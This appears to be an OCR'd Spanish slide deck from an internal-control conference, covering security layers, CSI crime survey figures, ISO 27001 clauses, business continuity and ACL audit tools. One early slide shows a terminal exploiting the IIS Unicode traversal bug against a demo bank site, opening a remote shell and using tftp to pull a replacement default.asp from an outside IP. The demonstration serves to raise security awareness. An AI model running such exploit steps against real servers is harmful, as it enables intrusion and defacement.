06/08/99	11:00p		13,824 MSADDSR.DLL
06/08/99	11:00p		4,608 MSDAPRSR.DLL
06/09/99	11:00p		171,792 MSDAPRST.DLL
06/09/99	11:00p		112,912 MSDAREM.DLL
06/08/99	11:00p		5,120 MSDAREMR.DLL
06/09/99	11:00p		25,872 MSDFMAP.DLL
10/02/97	01:28p		19,388 readme.txt
07/12/00	07:20p	<DIR>	Samples
		24 File(s)	1,062,764 bytes
			1,929,167,872 bytes free

Done Internet

Ejemplos

```
root@comdeam-lx.co.kworld.kpmg.com: /root/bin
File Sessions Options Help
[root@comdeam-lx bin]# iisunicode.sh www.bancovirtual.com msadc
Shell script para comprobar y explotar el bug de UNICODE en IIS4/5.

Utilice doble backslash como seprador de directorio,
Utilice "e <comando [parametros]>" para comandos externos,
Utilice comandos internos tal cual,
Utilice "exit" para salir,
Utilice su imaginacion ; )

Presione <ENTER> para comenzar...
Probando ..%c0%af.. ... IIS en www.bancovirtual.com es Vulnerable.
Cadena UNICODE: ..%c0%af..
Iniciando linea de comandos remota...

www.bancovirtual.com remote) e tftp get 63.74.24.244 default.asp c:\inetpub\www
oot\
```

Ejemplos

The image displays a collage of screenshots from a security audit:

- Top Left:** A Microsoft Internet Explorer browser window showing the homepage of **BancoVirtual.com**. The page features a navigation menu with categories like 'Banca Personal', 'Banca Empresarial', and 'Información Corporativa'.
- Top Middle:** A terminal window showing a directory listing for 'C:\Program Files\Cor...' and the execution of a shell script named 'iisunicode.sh'. The script output includes a list of open ports (80/tcp, 135/tcp, 139/tcp, 443/tcp) and their associated services (http, loc-srv, netbios, https).
- Top Right:** Another Microsoft Internet Explorer browser window showing the homepage of **BancoInfernal.com**. The page has a dark theme with a skull image and a navigation menu similar to BancoVirtual.com.
- Bottom:** A footer for **ADVISORY CONSULTING** with a logo.

Ejemplos



Ejemplos

TiendaVirtual.com

Categorías

- Books in English
- Computadoras
- Electrónica
- Juegos de video
- Juguetes
- Libros
- Miami Mall
- Música
- Videos

Computadores

- ▶ Cámaras digitales
- ▶ Impresoras
- ▶ PC
- ▶ PDA's / Agendas de bolsillo
- ▶ Más...

Libros

- ▶ Actualidad y política
- ▶ Autoayuda y esoterismo
- ▶ Literatura y novela
- ▶ Niños y jóvenes
- ▶ Más...

Música

- ▶ Latina
- ▶ New Age
- ▶ Pop & Rock
- ▶ R&B / Soul
- ▶ Más...

Electrónica

- ▶ Electroportátiles y MP3
- ▶ Equipos de sonido
- ▶ Cámaras and óptica
- ▶ Teléfonos
- ▶ Más...

Ofertas

Carlos Vives - El amor de mi tierra

Aprovecha el 15% de descuento para que este a tono en el concierto.

\$25,500 [comprar](#)

Black Bomber (Scooter Eléctrico)

Una forma revolucionaria y económica de

Palm IIIxe - Handheld

\$855,000 [comprar](#)

Atrévete a ganar

\$13,000 [comprar](#)

No Angel - Dido

\$31,500 [comprar](#)

Telefono Inalam. Motorola 900MHZ -Contestador Dig



Seguridad de Internet

Protege los datos que son visibles desde Internet mediante páginas Web, comercio electrónico y comunicaciones corporativas. Si se rompe, la imagen, los recursos y/o las comunicaciones corporativas pueden verse comprometidas.


Seguridad de Aplicaciones

Protege información y aplicaciones. Si se rompe, la información puede ser alterada y/o eliminada.

Seguridad de Bases de Datos

Protege los repositorios de información. Si se rompe, la información puede ser alterada y/o eliminada.

Comité Interinstitucional de Control Interno



Seguridad Perimetral

Primera capa de protección física (voz y datos). Si se rompe, es posible tener acceso a la información

Seguridad de Red

Primera capa interna de protección. Si se rompe, es posible perder control y disponibilidad sobre la información o que se presenten modificaciones no autorizadas sobre la misma.

Seguridad de Servidores y Estaciones

Protege servidores y estaciones de trabajo, aplicaciones e información. Si se rompe, la información puede ser alterada y/o eliminada.

1^{er} Encuentro Internacional de Control Interno
"Hacia una Cultura del Control"



Comité Interinstitucional de Control Interno

Incidentes clave

(2008 CSI Computer Crime and Security Survey, 433 encuestas)

1er Encuentro Internacional de Control Interno
"Hacia una Cultura del Control"

Table 1	2004	2005	2006	2007	2008
Denial of service	39%	32%	25%	25%	21%
Laptop theft	49%	48%	47%	50%	42%
Telecom fraud	10%	10%	8%	5%	5%
Unauthorized access	37%	32%	32%	25%	29%
Virus	78%	74%	65%	52%	50%
Financial fraud	8%	7%	9%	12%	12%
Insider abuse	59%	48%	42%	59%	44%
System penetration	17%	14%	15%	13%	13%
Sabotage	5%	2%	3%	4%	2%
Theft/loss of proprietary info	10%	9%	9%	8%	9%
from mobile devices					4%
from all other sources					5%
Abuse of wireless network	15%	16%	14%	17%	14%
Web site defacement	7%	5%	6%	10%	6%



Antecedentes

Partes Interesadas:
Stakeholders
Clientes
Proveedores
Usuarios
Accionistas
Socios
Otros


Requisitos y Expectativas para la Seguridad de la Información



Partes Interesadas:
Stakeholders
Clientes
Proveedores
Usuarios
Accionistas
Socios
Otros

Seguridad de la Información Gestionada

Riesgos y controles



ISO 27001

Cláusula	Título	Requisito	Cumplimiento
4	Sistema de gestión de seguridad de información		
4.1	Requerimientos generales	La organización debe establecer, implementar, operar, monitorear, revisar, mantener y mejorar un SGSI dentro del contexto global de las actividades de negocio y las fases del riesgo dentro de la organización. Para el propósito de este estándar internacional el proceso esta basado en el modelo PHVA	Modelo de operación Caracterizaciones Recursos para la operación de los procesos del SGSI
4.2	Establecimiento y gestión del SGSI		
4.2.1	Establecer el SGSI	La organización debe hacer lo siguiente:	
		a) Definir el alcance y límites del SGSI en términos de las características del negocio, la organización, su ubicación, sus activos y tecnología, incluyendo detalles de la justificación de cualquier exclusión del alcance.	Declaración de aplicabilidad (Documento: SOA_ISO17799_2005.xls)
		b) Definir una política del SGSI en términos de las características del negocio, la organización, su ubicación y tecnología.	Política de seguridad de información (Documentos: POLITICA - DOC 5.1.doc y Lineamientos_de_seguridad_de_informacion.doc)
		c) Definir un enfoque hacia la valoración del riesgo: 1) Identificar la metodología para la valoración del riesgo que se ajuste al SGSI, a los requerimientos legales y a la seguridad del negocio. 2) definir criterios para aceptar los riesgos e identificar niveles de riesgo aceptables.	Procedimiento desarrollado por la organización. Debe ser ajustado
		d) Identificar los riesgos: 1) Identificar los activos dentro del alcance del SGSI y los propietarios de estos activos. 2) Identificar las amenazas de estos activos. 3) Identificar las vulnerabilidades que podrían ser aprovechadas por las amenazas. 4) Identificar el impacto que la pérdida de confidencialidad, integridad y disponibilidad pueden tener sobre los activos.	(Documento: PROCEDIMIENTO - DOC 4.4 - Evaluación de riesgos.doc)

Inclusión de políticas definidas en el dominio específico del ISO 27001





Comité Interinstitucional de Control Interno

1^{er} Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"

Confidencialidad

Integridad

Disponibilidad




Marco de continuidad de negocios



Marco de continuidad de negocios

Actividades proactivas y preventivas





Comité Interinstitucional de Control Interno

1^{er} Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"


Confidencialidad

Integridad

Disponibilidad



Simulación paralela





Comité Interinstitucional de Control Interno

Herramientas

1^{er} Encuentro
Internacional de
Control Interno
"Hacia una Cultura del Control"

The screenshot shows the ACL software interface. On the left is a tree view with folders like 'Lotes', 'Definic. archivos entrada', and 'Vistas'. The main window displays a table with the following data:

	Product Number	Product Class	Location	Product Description	Product Status
1	070104347	07	06	LATEX SEMI-GLOSS ORANGE	A
2	070104397	07	06	LATEX SEMI-GLOSS CARAMEL	A
3	070104177	07	06	LATEX SEMI-GLOSS LILAC	A
4	070104677	07	06	LATEX SEMI-GLOSS APRICOT	A
5	070104657	07	06	LATEX SEMI-GLOSS PINK	A
6	070104327	07	06	LATEX SEMI-GLOSS YELLOW	A
7	070104377	07	06	LATEX SEMI-GLOSS GREEN	A
8	030414313	03	03	METRIC TOOL SET 3/8" DR	A
9	030414283	03	03	METRIC SOCKET SET 11 PC	A
10	030412553	03	03	6 PC OPEN END WRENCH SE	A
11	030412753	03	03	6 PC BOX END WRENCH SET	A
12	030412903	03	03	8 PC METRIC HEX KEYS	A

Below the table is a 'log de comandos' window with the following text:

```
Archivo log C:\ACL Data\Archivos de datos del libro de trabajo\Workbook.LOG abie:  
@ OPEN Inventory  
14 campos activados  
Abriendo nombre de archivo Inventory.fil como dado en el formato.
```





Comité Interinstitucional de Control Interno

Herramientas

1^{er} Encuentro
Internacional de
Control Interno
"Hacia una Cultura del Control"

```
log de comandos
Último resultado
@ GAPS ON No_factura ERRORLIMIT 10 TO SCREEN PRESORT
Preordenamiento de datos
Página ... 1 22/06/2004 10:43:56
Creado con ACL por: ACL for Windows Workbook
*** Se han detectado faltantes entre 1002 y 1004
*** Se han detectado faltantes entre 1010 y 1012
*** Se han detectado faltantes entre 1015 y 1017
Se han detectado 0 errores en la secuencia de datos
Se han detectado
```




Vista: Vista_predeterminada [Archivo de datos: Limite de credito.FIL]

No	Nombre	Direccion	Limite credito
1	210 Andres Torres	Calle 68 No. 25 -96	1000000
2	312 Cafam	Kr 114 No. 147 b 15	500000
3	256 Surtimax	Diagonal 20 No. 35-40	360000
4	381 Olimpica	Calle 8 No. 25 -98	300000
5	235 Carulla	Kr 25 No. 147 b 17	1500000
6	369 Bodegon	Calle 30 No. 72-47	2000000
7	396 Mercamax	Kr 107 No. 147 b 18	950000

<< Fin del archivo >>



Creación de valor de los sistemas de información



ITIL Service Strategy, v3



Comité Interinstitucional de Control Interno

1^{er} Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"



Luis Hernando Usuga: lusuga@advisory-consulting.com

Carlos Mario Duque (IIAP): cmduque@udea.edu.co

